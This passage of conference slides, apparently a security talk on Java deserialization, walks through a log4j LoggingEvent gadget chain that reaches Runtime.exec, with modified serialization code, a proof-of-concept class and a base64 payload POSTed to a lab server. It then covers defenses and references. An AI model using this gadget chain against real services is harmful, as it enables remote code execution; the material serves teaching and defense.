433                 // implements the toLevel(int) method which is a
434                 // requirement. Actually, it does not make sense for Level
435                 // subclasses NOT to implement this method. Also note that
436                 // only Level can be subclassed and not Priority.
437                 m = clazz.getDeclaredMethod(toLevelMethod, toLevelParams);
438                 methodCache.put(className, m);
439             }
440             level = (Level) m.invoke(null, new String[] { p } );
441         }
442     } catch(InvocationTargetException e) {
443         if (e.getTargetException() instanceof InterruptedException
444             || e.getTargetException() instanceof IOException) {
445             Thread.currentThread().interrupt();
446         }
447     }
448 }
```

<http://bit.ly/serial-nsec2019>

GoSECURE


Step 2: Analyzing the potential gadget chain (1)

```
LoggingEvent.java x
460
461 private void readObject(ObjectInputStream ois)
462     throws java.io.IOException, ClassNotFoundException {
463     ois.defaultReadObject();
464     readLevel(ois);
465
466     // Make sure that no location info is available to Layout
467     if(locationInfo == null)
468         locationInfo = new LocationInfo( t: null, fqcnOfCallingC
469 }
470
```

```
LoggingEvent.java x
417
418 private
419 void readLevel(ObjectInputStream ois)
420     throws java.io.IOException, ClassNotFoundException {
421
422     String p = (String) ois.readObject();
423     try {
424         String className = (String) ois.readObject();
425         if(className == null) {
426             level = Level.toLevel(p);
427         } else {
428             Method m = (Method) methodCache.get(className);
429             if(m == null) {
430                 Class clazz = Loader.loadClass(className);
431                 // Note that we use Class.getDeclaredMethod instead of
432                 // Class.getMethod. This assumes that the Level subclass
433                 // implements the toLevel(int) method which is a
434                 // requirement. Actually, it does not make sense for Level
435                 // subclasses NOT to implement this method. Also note that
436                 // only Level can be subclassed and not Priority.
437                 m = clazz.getDeclaredMethod(toLevelMethod, toLevelParams);
438                 methodCache.put(className, m);
439             }
440             level = (Level) m.invoke( obj: null, new String[] { p } );
441         }
442     }
443 }
```


Step 2: Analyzing the potential gadget chain (2)

Knowing that we can call one static method by reflection...
We need to find a method that has one String argument.



```
HttpEndpoint.java x
107 }
108
109 public static String execCommand(String command) throws IOException {
110     Process proc = Runtime.getRuntime().exec(command);
111     java.io.InputStream is = proc.getInputStream();
112     java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
113     String val = "";
114     if (s.hasNext()) {
115         val = s.next();
116     }
117     else {
118         val = "";
119     }
120     return val;
121 }
```

Serialized stream



Regular fields

Additional read in the readObject() method

`stream.readObject()`

`stream.readObject()`

`stream.readInt()`

Step 3: Building the gadget (1)

```
LoggingEvent.java x
497
498 private
499 void writeLevel(ObjectOutputStream oos) throws java.io.IOException {
500     //fixme: this write to the streams can be changed
501     //oos.writeObject(level.toString());
502     oos.writeObject("calc.exe");
503     oos.writeObject("net.goinsecure.jerseyapp.HttpEndpoint");
504
505     Class clazz = level.getClass();
506     if (clazz == Level.class) {
507         oos.writeObject(null);
508     } else {
509         // writing directly the Class object would be nicer, except that
510         // serialized a Class object can not be read back by JDK
511         // 1.1.x. We have to resort to this hack instead.
512         //fixme: this write can be change as well
513         //oos.writeObject(clazz.getName());
514     }
```

Comment the String parameter

Redefine the classname

Change it to your own parameter
(Shell command)

Step 3: Building the gadget (2)

LoggingEvent.java x

```
139 // Serialization
140 static final long serialVersionUID = -868428216207166145L;
141
142 static final Integer[] PARAM_ARRAY = new Integer[1];
143 //fixme: this field is private it can however be overridden during deserialization
144 //private String toLevelMethod = "toLevel";
145 private String toLevelMethod = "execCommand";
146 static final Class[] toLevelParams = new Class[] {String.class};
147 static final Hashtable methodCache = new Hashtable( /*initialCapacity: 3*/); // use a tiny table
148
```

Comment the method name

Change the method name

Step 4: Generating the final payload


```
public class PocDeserialization {  
    public static void main(String[] args) throws Exception {  
        LoggingEvent ev = new LoggingEvent( fqnOfCategoryClass: "", Category.getRoot(), Priority.INFO, message: "test", throwable: null);  
  
        ByteArrayOutputStream buffer = new ByteArrayOutputStream();  
        ObjectOutputStream out = new ObjectOutputStream(buffer);  
        out.writeObject(ev);  
    }  
}
```


Step 5: Sending base64 encoded payload

- POST <http://httpwn.com:8002/>

System Statuses

System	Status
Web Server 1	UP
Web Server 2	UP
Web Server 3	DOWN
Database 1	UP
Database 2	DOWN
Database 3	DOWN



Go Cancel < >

Request

Raw Params Headers Hex

```
POST /uploadBackup HTTP/1.1
Host: httpwn.com:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://httpwn.com:8002/
X-Requested-With: XMLHttpRequest
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 627

backup=r00ABXNyABZsb2c1ai5zcGkuTG9nZ2luZOV2ZW508/K5I3QLtTl
5JbmZvO0wAB2lkYONvcH10ABVMamF2YS9ldGlsL0hhc2h0YWJsZTtMAAN
3dAAEcm9vdHBwcHQABHRlc3ROAArtYW1ucHQAC2V4ZWNB21tYW5kdAAI'
```

Post to the hidden
function

A complex network diagram with red lines and nodes, some of which are hexagonal, forming a web-like structure across the background.

Defense Mechanisms

- 

black hat[®]

USA 2017

JULY 22-27, 2017

MANDALAY BAY / LAS VEGAS

Using Safe(r) Libraries

Name	Language	Type Discriminator	Type Control	Vector
FastJSON	.NET	Default	Cast	Setter
Json.Net	.NET	Configuration	Expected Object Graph Inspection (weak)	Setter Deser. Callbacks Type Converters
FSPickler	.NET	Default	Expected Object Graph Inspection (weak)	Setter Deser. callbacks
Sweet.Jayson	.NET	Default	Cast	Setter
JavascriptSerializer	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	.NET	Default	Expected Object Graph Inspection (strong)	Setter Deser. callbacks
Jackson	Java	Configuration	Expected Object Graph Inspection (weak)	Setter
Genson	Java	Configuration	Expected Object Graph Inspection (weak)	Setter
JSON-IO	Java	Default	Cast	toString

- Some libraries are less error-prone
- Deserialization with user-input should **at least have graph inspection**

Taken from **Friday the 13th JSON attacks paper**
<https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>

Use Blacklist or Whitelist Mechanisms

- Libraries may contains configurable whitelist and blacklist
 - Xstream (Java): allowTypeHierarchy, allowTypesByRegExp, ...
 - JSON.net (C#): ContractResolver
- 3rd party libraries could be use to accommodate
 - NotSoSerial, contrast-r00, commons-io (class ValidatingObjectInputStream)

Some vendors – namely Weblogic – have chosen to use blacklist[1]

[1] <https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities-wp.pdf>



A complex network diagram with red lines and nodes, some of which are hexagonal and highlighted with circles, serves as the background for the slide.

Takeaways

Takeaways

- **Attack tools** only get better.
- **Frameworks and libraries** also do get better.
- Prefer libraries with built-in class validation.
- Deserialization is a complex attack vector.
 - Gadgets can take quite some time to be discovered.
 - Once discovered, the exploitation becomes trivial.

Questions?

Contact

✉ parteau@gosecure.ca
🌐 <https://gosecure.net/>
🐦 @h3xStream @GoSecure_Inc

<http://bit.ly/serial-nsec2019>

GoSECURE

A background network diagram with red lines and nodes. The nodes are represented by circles and hexagons, some of which are highlighted with a darker red color. The connections are a mix of solid and dashed lines, creating a complex web-like structure.

References

Java References

- [What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common?](#) by Stephen Breen
- [AppSecCali 2015 - Marshalling Pickles](#) by Christopher Frohoff and Gabriel Lawrence
- [Exploiting Deserialization Vulnerabilities in Java](#) by Matthias Kaiser
- [Java Serialization Cheat-Sheet](#)
- [YSoSerial](#) tool maintained by Christopher Frohoff
- [Look-ahead Java deserialization](#) by Pierre Ernst
- [NotSoSerial](#) java-agent for mitigation

PHP References

- [hack.lu CTF challenge 21 writeup](#) : Simple example with PHP unserialize
- [PHP magic methods](#)
- [PHP GGC](#)

Ruby References

- First Ruby gadget <http://phrack.org/issues/69/12.html>
- Universal Ruby Gadget <https://www.elttam.com.au/blog/ruby-deserialization/>

.NET References

- Ysoserial.net : Payload generator

<https://github.com/pwntester/ysoserial.net>

- Friday The 13th JSON Attack - White Paper

<https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>

- New attack vector in .NET

https://illuminopi.com/assets/files/BSideslowa_RCEvil.net_20190420.pdf